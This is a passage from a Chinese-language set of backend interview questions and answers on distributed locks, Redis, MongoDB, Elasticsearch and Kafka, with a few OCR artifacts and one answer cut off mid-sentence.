- key 的过期时间设置多少不明确，只能根据实际情况调整；
- 需要自己不断去尝试获取锁，比较消耗性能。

**3、基于 zookeeper**

优点：

- zookeeper 天生设计定位就是分布式协调，强一致性，锁很健壮。如果获取不到锁，只需要添加一个监听器就可以了，不用一直轮询，性能消耗较小。

缺点：

- 在高请求高并发下，系统疯狂的加锁释放锁，最后 zk 承受不住这么大的压力可能会存在宕机的风险。

## 题目 18：Redis 高可用方案具体怎么实施？

使用官方推荐的哨兵(sentinel)机制就能实现，当主节点出现故障时，由 Sentinel 自动完成故障发现和转移，并通知应用方，实现高可用性。它有四个主要功能：

- 集群监控，负责监控 Redis master 和 slave 进程是否正常工作。

- 消息通知，如果某个 Redis 实例有故障，那么哨兵负责发送消息作为报警通知给管理员。
- 故障转移，如果 master node 挂掉了，会自动转移到 slave node 上。
- 配置中心，如果故障转移发生了，通知 client 客户端新的 master 地址。

## 题目 19：Redis 主从架构数据会丢失吗，为什么？

**有两种数据丢失的情况：**

- 异步复制导致的数据丢失：因为 master -> slave 的复制是异步的，所以可能有部分数据还没复制到 slave，master 就宕机了，此时这些部分数据就丢失了。

- 脑裂导致的数据丢失：某个 master 所在机器突然脱离了正常的网络，跟其他 slave 机器不能连接，但是实际上 master 还运行着，此时哨兵可能就会认为 master 宕机了，然后开启选举，将其他 slave 切换成了 master。这个时候，集群里就会有两个 master，也就是所谓的脑裂。此时虽然某个 slave 被切换成了 master，但是可能 client 还没来得及切换到新的 master，还继续写向旧 master 的数据可能也丢失了。因此旧 master 再次恢复的时候，会被作为一个 slave 挂到新的 master 上去，自己的数据会清空，重新从新的 master 复制数据。

## 题目 20：Redis 如何做内存优化？

- **控制 key 的数量**：当使用 Redis 存储大量数据时，通常会存在大量键，过多的键同样会消耗大量内存。Redis 本质是一个数据结构服务器，它为我们提供多种数据结构，如 hash，list，set，zset 等结构。使用 Redis 时不要进入一个误区，大量使用 get/set 这样的 API，把 Redis 当成 Memcached 使用。对于存储相同的数据内容利用 Redis 的数据结构降低外层键的数量，也可以节省大量内存。

- **缩减键值对象**，降低 Redis 内存使用最直接的方式就是缩减键（key）和值（value）的长度。

  –key 长度：如在设计键时，在完整描述业务情况下，键值越短越好。
  –value 长度：值对象缩减比较复杂，常见需求是把业务对象序列化成二进制数组放入 Redis。首先应该在业务上精简业务对象，去掉不必要的属性避免存储无效数据。其次在序列化工具选择上，应该选择更高效的序列化工具来降低字节数组大小。

- **编码优化**。Redis 对外提供了 string,list,hash,set,zet 等类型，但是 Redis 内部针对不同类型存在编码的概念，所谓编码就是具体使用哪种底层数据结构来实现。编码不同将直接影响数据的内存占用和读写效率。

## 题目 21：MongoDB 的优势有哪些？

- 面向文档的存储：以 JSON 格式的文档保存数据
- 任何属性都可以建立索引
- 高性能及高可扩展性
- 自动分片
- 丰富的查询功能
- 快速的即时更新

## 题目 22：MongoDB 与 MySQL 的区别是什么？

mongodb 的本质还是一个数据库产品，3.0 以上版本其稳定性和健壮性有很大提升。它与 mysql 的区别在于它不会遵循一些约束，比如：sql 标准、ACID 属性，表结构等。其主要特性如下：

- 面向集合文档的存储：适合存储 Bson（json 的扩展）形式的数据；
- 格式自由，数据格式不固定，生产环境下修改结构都可以不影响程序运行；
- 强大的查询语句，面向对象的查询语言，基本覆盖 sql 语言所有能力；
- 完整的索引支持，支持查询计划；
- 支持复制和自动故障转移；
- 支持二进制数据及大型对象（文件）的高效存储；
- 使用分片集群提升系统扩展性；
- 使用内存映射存储引擎，把磁盘的 IO 操作转换成为内存的操作；

## 题目 23：MongoDB 中概念有哪里与 MySQL 不一样的？

| 比较 | MySQL | MongoDB |
| --- | --- | --- |
| 库 | database | database |
| 表 | table | collection |
| 行 | row | document |
| 列 | column | field |
| 索引 | index | index |
| 表关联 | table joins | $lookup |
| 主键 | primary key | primary key |
| 聚合 | aggregation | aggregation pipeline |

*image-20220121202453240*

## 题目 24：MongoDB 文档的 ObjectId 由什么构成？

- 时间戳
- 客户机 ID
- 客户端进程 ID
- 3 字节递增计数器

## 题目 25：MongoDB 允许空值 null 吗？

不能够添加空值(null)到集合(collection)因为空值不是对象，能够添加空对象{}。

## 题目 26：ES 索引体系包含哪些内容？

| Index 索引 | Database 数据库 |
| --- | --- |
| Type 文档类型 | Table 表 |
| Document 文档 | Row 记录 |

| | |
|---|---|
| Field 字段 | Column 属性 |
| Mapping 映射 | Schema 模型 |
| Query DSL | SQL |

## 题目 27：ES 为什么这么快（什么是倒排索引）？

- 倒排索引是搜索引擎的核心。搜索引擎的主要目标是在查找发生搜索条件的文档时提供快速搜索。倒排索引是一种像数据结构一样的散列图，可将用户从单词导向文档或网页。它是搜索引擎的核心。其主要目标是快速搜索从数百万文件中查找数据。
- 传统的我们的检索是通过文章，逐个遍历找到对应关键词的位置。而倒排索引，是通过分词策略，形成了词和文章的映射关系表，这种词典+映射表即为倒排索引。有了倒排索引，就能实现 o（1）时间复杂度的效率检索文章了，极大的提高了检索效率。

要注意倒排索引的两个重要细节：

- 倒排索引中的所有词项对应一个或多个文档
- 倒排索引中的词项 根据字典顺序升序排列

## 题目 28：ES 的索引是什么？

- 索引（名词）：一个索引(index)就像是传统关系数据库中的数据库，它是相关文档存储的地方，index 的复数是 indices 或 indexes。
- 索引（动词）：「索引一个文档」表示把一个文档存储到索引（名词）里，以便它可以被检索或者查询。这很像 SQL 中的 INSERT 关键字，差别是，如果文档已经存在，新的文档将覆盖旧的文档。

## 题目 29：ES 中字符串类型有几个？区别是什么？

有两个 keyword 和 Text，两个的区别主要分词的区别：

- keyword 类型是不会分词的，直接根据字符串内容建立倒排索引，keyword 类型的字段只能通过精确值搜索
- Text 类型在存入 Elasticsearch 的时候，会先分词，然后根据分词后的内容建立倒排索引

## 题目 30：ES 中 query 和 filter 的区别？

- query：查询操作不仅仅会进行查询，还会计算分值，用于确定相关度；
- filter：查询操作仅判断是否满足查询条件，不会计算任何分值，也不会关心返回的排序问题，同时，filter 查询的结果可以被缓存，提高性能。

## 题目 31：如何解决 ES 集群的脑裂问题

所谓集群脑裂，是指 Elasticsearch 集群中的节点（比如共 20 个），其中的 10 个选了一个 master，另外 10 个选了另一个 master 的情况。

- 当集群中 master 候选节点数量不小于 3 个时（node.master: true），可以通过设置最少投票通过数量（discovery.zen.minimum_master_nodes），设置超过所有候选节点一半以上来解决脑裂问题，即设置为 (N/2)+1；
- 当集群 master 候选节点 只有两个时，这种情况是不合理的，最好把另外一个 node.master 改成 false。如果我们不改节点设置，还是套上面的(N/2)+1 公式，此时 discovery.zen.minimum_master_nodes 应该设置为 2。这就出现一个问题，两个 master 备选节点，只要有一个挂，就选不出 master 了

## 题目 32：ES 索引数据多了怎么办，如何调优，部署？

索引数据的规划，应在前期做好规划，正所谓“设计先行，编码在后”，这样才能有效的避免突如其来的数据激增导致集群处理能力不足引发的线上客户检索或者其他业务受到影响。 如何调优，正如问题 1 所说，这里细化一下：

- 动态索引层面

  基于模板+时间+rollover api 滚动创建索引，举例：设计阶段定义：blog 索引的模板格式为：blog_index_时间戳的形式，每天递增数据。

  这样做的好处：不至于数据量激增导致单个索引数据量非常大，接近于上线 2 的 32 次幂-1，索引存储达到了 TB+甚至更大。

  一旦单个索引很大，存储等各种风险也随之而来，所以要提前考虑+及早避免。

- 存储层面

冷热数据分离存储，热数据（比如最近 3 天或者一周的数据），其余为冷数据。对于冷数据不会再写入新数据，可以考虑定期 force_merge 加 shrink 压缩操作，节省存储空间和检索效率。

- 部署层面


  一旦之前没有规划，这里就属于应急策略。 结合 ES 自身的支持动态扩展的特点，动态新增机器的方式可以缓解集群压力，注意：如果之前主节点等规划合理，不需要重启集群也能完成动态新增的。

## 题目 33：详细描述一下 ES 搜索的过程？

搜索拆解为“query then fetch” 两个阶段。

- **query 阶段的目的**：定位到位置，但不取。 步骤拆解如下：
  - –1）假设一个索引数据有 5 主+1 副本 共 10 分片，一次请求会命中（主或者副本分片中）的一个。
  - –2）每个分片在本地进行查询，结果返回到本地有序的优先队列中。
  - –3）第 2）步骤的结果发送到协调节点，协调节点产生一个全局的排序列表。
- **fetch 阶段的目的**：取数据。 路由节点获取所有文档，返回给客户端。

## 题目 34：详细描述一下 ES 索引文档的过程？




这里的索引文档应该理解为文档写入 ES，创建索引的过程。文档写入包含：单文档写入和批量 bulk 写入，这里只解释一下：单文档写入流程。

- 第一步：客户写集群某节点写入数据，发送请求。（如果没有指定路由/协调节点，请求的节点扮演路由节点的角色。）

- 第二步：节点 1 接受到请求后，使用文档_id 来确定文档属于分片 0。请求会被转到另外的节点，假定节点 3。因此分片 0 的主分片分配到节点 3 上。
- 第三步：节点 3 在主分片上执行写操作，如果成功，则将请求并行转发到节点 1 和节点 2 的副本分片上，等待结果返回。所有的副本分片都报告成功，节点 3 将向协调节点（节点 1）报告成功，节点 1 向请求客户端报告写入成功。

第二步中的文档获取分片的过程？

- 借助路由算法获取，路由算法就是根据路由和文档 id 计算目标的分片 id 的过程。

## 题目 35：ES 是如何实现 master 选举的？

前置前提：

- 只有候选主节点（master：true）的节点才能成为主节点。
- 最小主节点数（min_master_nodes）的目的是防止脑裂。

选举流程大致描述如下：

- 第一步：确认候选主节点数达标，elasticsearch.yml 设置的值 discovery.zen.minimum_master_nodes；
- 第二步：比较：先判定是否具备 master 资格，具备候选主节点资格的优先返回；若两节点都为候选主节点，则 id 小的值会主节点。注意这里的 id 为 string 类型。

## 题目 36：哪些场景下会选择 Kafka？

- 日志收集：一个公司可以用 Kafka 可以收集各种服务的 log，通过 kafka 以统一接口服务的方式开放给各种 consumer，例如 hadoop、HBase、Solr 等。
- 消息系统：解耦和生产者和消费者、缓存消息等。
- 用户活动跟踪：Kafka 经常被用来记录 web 用户或者 app 用户的各种活动，如浏览网页、搜索、点击等活动，这些活动信息被各个服务器发布到 kafka 的 topic 中，然后订阅者通过订阅这些 topic 来做实时的监控分析，或者装载到 hadoop、数据仓库中做离线分析和挖掘。
- 运营指标：Kafka 也经常用来记录运营监控数据。包括收集各种分布式应用的数据，生产各种操作的集中反馈，比如报警和报告。
- 流式处理：比如 Spark Streaming 和 Flink

## 题目 37：Kafka 架构包含哪些内容？

Kafka 架构分为以下几个部分

- Producer ：消息生产者，就是向 kafka broker 发消息的客户端。
- Consumer ：消息消费者，向 kafka broker 取消息的客户端。
- Topic ：可以理解为一个队列，一个 Topic 又分为一个或多个分区，
- Consumer Group：这是 kafka 用来实现一个 topic 消息的广播（发给所有的 consumer）和单播（发给任意一个 consumer）的手段。一个 topic 可以有多个 Consumer Group。
- Broker ：一台 kafka 服务器就是一个 broker。一个集群由多个 broker 组成。一个 broker 可以容纳多个 topic。
- Partition：为了实现扩展性，一个非常大的 topic 可以分布到多个 broker 上，每个 partition 是一个有序的队列。partition 中的每条消息都会被分配一个有序的 id（offset）。将消息发给 consumer，kafka 只保证按一个 partition 中的消息的顺序，不保证一个 topic 的整体（多个 partition 间）的顺序。
- Offset：kafka 的存储文件都是按照 offset.kafka 来命名，用 offset 做名字的好处是方便查找。例如你想找位于 2049 的位置，只要找到 2048.kafka 的文件即可。当然 the first offset 就是 00000000000.kafka。

## 题目 38：Kafka 分区的目的？

分区对于 Kafka 集群的好处是：实现负载均衡。分区对于消费者来说，可以提高并发度，提高效率。

## 题目 39：Kafka 是如何做到消息的有序性？

kafka 中的每个 partition 中的消息在写入时都是有序的，而且单独一个 partition 只能由一个消费者去消费，可以在里面保证消息的顺序性。但是分区之间的消息是不保证有序的。

## 题目 40：Kafka 为什么那么快？

- Cache Filesystem Cache PageCache 缓存
- 顺序写：由于现代的操作系统提供了预读和写技术，磁盘的顺序写大多数情况下比随机写内存还要快。
- Zero-copy：零拷技术减少拷贝次数

- Batching of Messages：批量量处理。合并小的请求，然后以流的方式进行交互，直顶网络上限。
- Pull 拉模式：使用拉模式进行消息的获取消费，与消费端处理能力相符。

## 题目 41：Kafka 中的 zookeeper 起到什么作用？

zookeeper 是一个分布式的协调组件，早期版本的 kafka 用 zk 做 meta 信息存储，consumer 的消费状态，group 的管理以及 offset 的值。考虑到 zk 本身的一些因素以及整个架构较大概率存在单点问题，新版本中逐渐弱化了 zookeeper 的作用。新的 consumer 使用了 kafka 内部的 group coordination 协议，也减少了对 zookeeper 的依赖。

## 题目 42：Kafka 的 message 格式是什么样的？

一个 Kafka 的 Message 由一个固定长度的 header 和一个变长的消息体 body 组成

- header 部分由一个字节的 magic(文件格式)和四个字节的 CRC32(用于判断 body 消息体是否正常)构成。 当 magic 的值为 1 的时候，会在 magic 和 crc32 之间多一个字节的数据：attributes(保存一些相关属性， 比如是否压缩、压缩格式等等);如果 magic 的值为 0，那么不存在 attributes 属性
- body 是由 N 个字节构成的一个消息体，包含了具体的 key/value 消息

## 题目 43：Kafka Producer 如何提升系统发送消息的效率？

- 增加 partition 数
- 提高 batch.size
- 压缩消息
- 异步发送

## 题目 44：Kafka 发送数据，ack 为 0，1，-1 分别是什么意思？

- 1（默认） 数据发送到 Kafka 后，经过 leader 成功接收消息的的确认，就算是发送成功了。在这种情况下，如果 leader 宕机了，则会丢失数据。
- 0 生产者将数据发送出去就不管了，不去等待任何返回。这种情况下数据传输效率最高，但是数据可靠性确是最低的。

- -1producer 需要等待 ISR 中的所有 follower 都确认接收到数据后才算一次发送完成，可靠性最高。当 ISR 中所有 Replica 都向 Leader 发送 ACK 时，leader 才 commit，这时候 producer 才能认为一个请求中的消息都 commit 了。

## 题目 45：Kafka 中 consumer group 是什么概念？

同样是逻辑上的概念，是 Kafka 实现单播和广播两种消息模型的手段。

- 同一个 topic 的数据，会广播给不同的 group；
- 同一个 group 中的 worker，只有一个 worker 能拿到这个数据。
- 换句话说，对于同一个 topic，每个 group 都可以拿到同样的所有数据，但是数据进入 group 后只能被其中的一个 worker 消费。group 内的 worker 可以使用多线程或多进程来实现，也可以将进程分散在多台机器上，worker 的数量通常不超过 partition 的数量，且二者最好保持整数倍关系，因为 Kafka 在设计时假定了一个 partition 只能被一个 worker 消费（同一 group 内）。

## 题目 46：Kafka 消息丢失和重复消费怎么处理？

- **针对消息丢失**：同步模式下，确认机制设置为-1，即让消息写入 Leader 和 Follower 之后再确认消息发送成功；异步模式下，为防止缓冲区满，可以在配置文件设置不限制阻塞超时时间，当缓冲区满时让生产者一直处于阻塞状态；
- **针对消息重复**：

  –将消息的唯一标识保存到外部介质中，每次消费时判断是否处理过即可。

  –消费者处理业务添加分布式锁控制保证业务幂等性

## 题目 47：Kafka follower 如何与 leader 同步数据?

kafka 的复制机制既不是完全的同步复制，也不是单纯的异步复制。

- 完全同步复制要求 All Alive Follower 都复制完，这条消息才会被认为 commit，这种复制方式极大的影响了吞吐率。
- 异步复制方式下，Follower 异步的从 Leader 复制数据，数据只要被 Leader 写入 log 就被认为已经 commit，这种情况下，如果 leader 挂掉，会丢失数据；
- kafka 使用 ISR 的方式很好的均衡了确保数据不丢失以及吞吐率。Follower 可以批量的从 Leader 复制数据，而且 Leader 充分利用磁盘顺序读以及 send file(zero

copy)机制，这样极大的提高复制性能，内部批量写磁盘，大幅减少了 Follower 与 Leader 的消息量差。

## 题目 48：Kafka 什么情况下一个 broker 会从 ISR 中被踢出？

leader 会维护一个与其基本保持同步的 Replica 列表，该列表称为 ISR(in-sync Replica)，每 个 Partition 都会有一个 ISR，而且是由 leader 动态维护 ，如果一个 follower 比一个 leader 落后太多，或者超过一定时间未发起数据复制请求，则 leader 将其重 ISR 中移除 。

## 题目 49：为什么 Kafka 不支持读写分离？

在 Kafka 中，生产者写入消息、消费者读取消息的操作都是与 leader 副本进行交互的，从 而 实现的是一种主写主读的生产消费模型。

Kafka 并不支持主写从读，因为主写从读有 2 个很明显的缺点:

- 数据一致性问题。数据从主节点转到从节点必然会有一个延时的时间窗口，这个时间 窗口 会导致主从节点之间的数据不一致。某一时刻，在主节点和从节点中 A 数据的值都为 X， 之后 将主节点中 A 的值修改为 Y，那么在这个变更通知到从节点之前，应用读取从节点中的 A 数据 的值并不为最新的 Y，由此便产生了数据不一致的问题。
- 延时问题。类似 Redis 这种组件，数据从写入主节点到同步至从节点中的过程需要经 历网 络→主节点内存→网络→从节点内存这几个阶段，整个过程会耗费一定的时间。而在 Kafka 中，主从同步会比 Redis 更加耗时，它需要经历网络→主节点内存→主节点磁盘→网络→从节 点内存→从节点磁盘这几个阶段。对延时敏感的应用而言，主写从读的功能并不太适用。

## 题目 50：解释下 Kafka 中偏移量(offset)的是什么？

在 Kafka 中，每个 主题分区下的每条消息都被赋予了一个唯一的 ID 数值，用于标识它在分区中的位置。这个 ID 数值，就被称为位移，或者叫偏移量。一旦消息被写入到分区日志，它的位移值将不能 被修改。

## 题目 51：Kafka 消费消息是采用 Pull 模式，还是 Push 模式？

Kafka 还是选取了传统的 pull 模式

- Pull 模式的好处是 consumer 可以自主决定是否批量的从 broker 拉取数据。Push 模式必须在不知道下游 consumer 消费能力和消费策略的情况下决定是立即推送每条消息还是缓存之后批量推送。如果为了避免 consumer 崩溃而采用较低的推送速率，将可能导致一次只推送较少的消息而造成浪费。Pull 模式下，consumer 就可以根据自己的消费能力去决定这些策略
- Pull 有个缺点是，如果 broker 没有可供消费的消息，将导致 consumer 不断在循环中轮询，直到新消息到 t 达。为了避免这点，Kafka 有个参数可以让 consumer 阻塞知道新消息到达(当然也可以阻塞知道消息的数量达到某个特定的量这样就可以批量发

## 题目 52：Kafka 创建 Topic 时如何将分区放置到不同的 Broker 中？

- 副本因子不能大于 Broker 的个数；
- 第一个分区（编号为 0）的第一个副本放置位置是随机从 brokerList 选择的；
- 其他分区的第一个副本放置位置相对于第 0 个分区依次往后移。也就是如果我们有 5 个 Broker，5 个分区，假设第一个分区放在第四个 Broker 上，那么第二个分区将会放在第五个 Broker 上；第三个分区将会放在第一个 Broker 上；第四个分区将会放在第二个 Broker 上，依次类推；
- 剩余的副本相对于第一个副本放置位置其实是由 nextReplicaShift 决定的，而这个数也是随机产生的


## 题目 53：Kafka 中 partition 的数据如何保存到硬盘？

topic 中的多个 partition 以文件夹的形式保存到 broker，每个分区序号从 0 递增，且消息有序 Partition 文件下有多个 segment（xxx.index，xxx.log）segment 文件里的 大小和配置文件大小一致可以根据要求修改 默认为 1g 如果大小大于 1g 时，会滚动一个新的 segment 并且以上一个 segment 最后一条消息的偏移量命名

## 题目 54：Kafka 什么时候会触发 Rebalance

- Topic 分区数量变更时
- 消费者数量变更时

# 题目 55：KafkaStream 的工作原理？




实时流式计算包含了 **无界数据 近实时 一致性 可重复结果** 等等特征。**a type of data processing engine that is designed with infinite data sets in mind** 一种考虑了无线数据集的数据处理引擎。

1、无限数据：一种不断增长的，基本上无限的数据集。这些通常被称为“流式数据”。无限的流式数据集可以称为无界数据，相对而言有限的批量数据就是有界数据。

2、无界数据处理：一种持续的数据处理模式，应用于上面的无界数据。批量处理数据（离线计算）也可以重复运行来处理数据，但是会有性能的瓶颈。

3、低延迟，近实时的结果：相对于离线计算而言，离线计算并没有考虑延迟的问题。

Kafka Streams 被认为是开发实时应用程序的最简单方法。它是一个 Kafka 的客户端 API 库，编写简单的 java 和 scala 代码就可以实现流式处理。流式计算工作原理：

- 生产者 生产原始数据到入口 topic
- 流式计算（拓扑图）
  - –第一阶段：从入口 topic 获取原始数据，返回列表数据给第二阶段
  - –第二阶段：遍历第一阶段的列表数据，返回需要聚合的 key
  - –第三阶段：聚合计数，将最终数据转发给出口 topic
- 消费者 订阅出口 topic 消费数据处理业务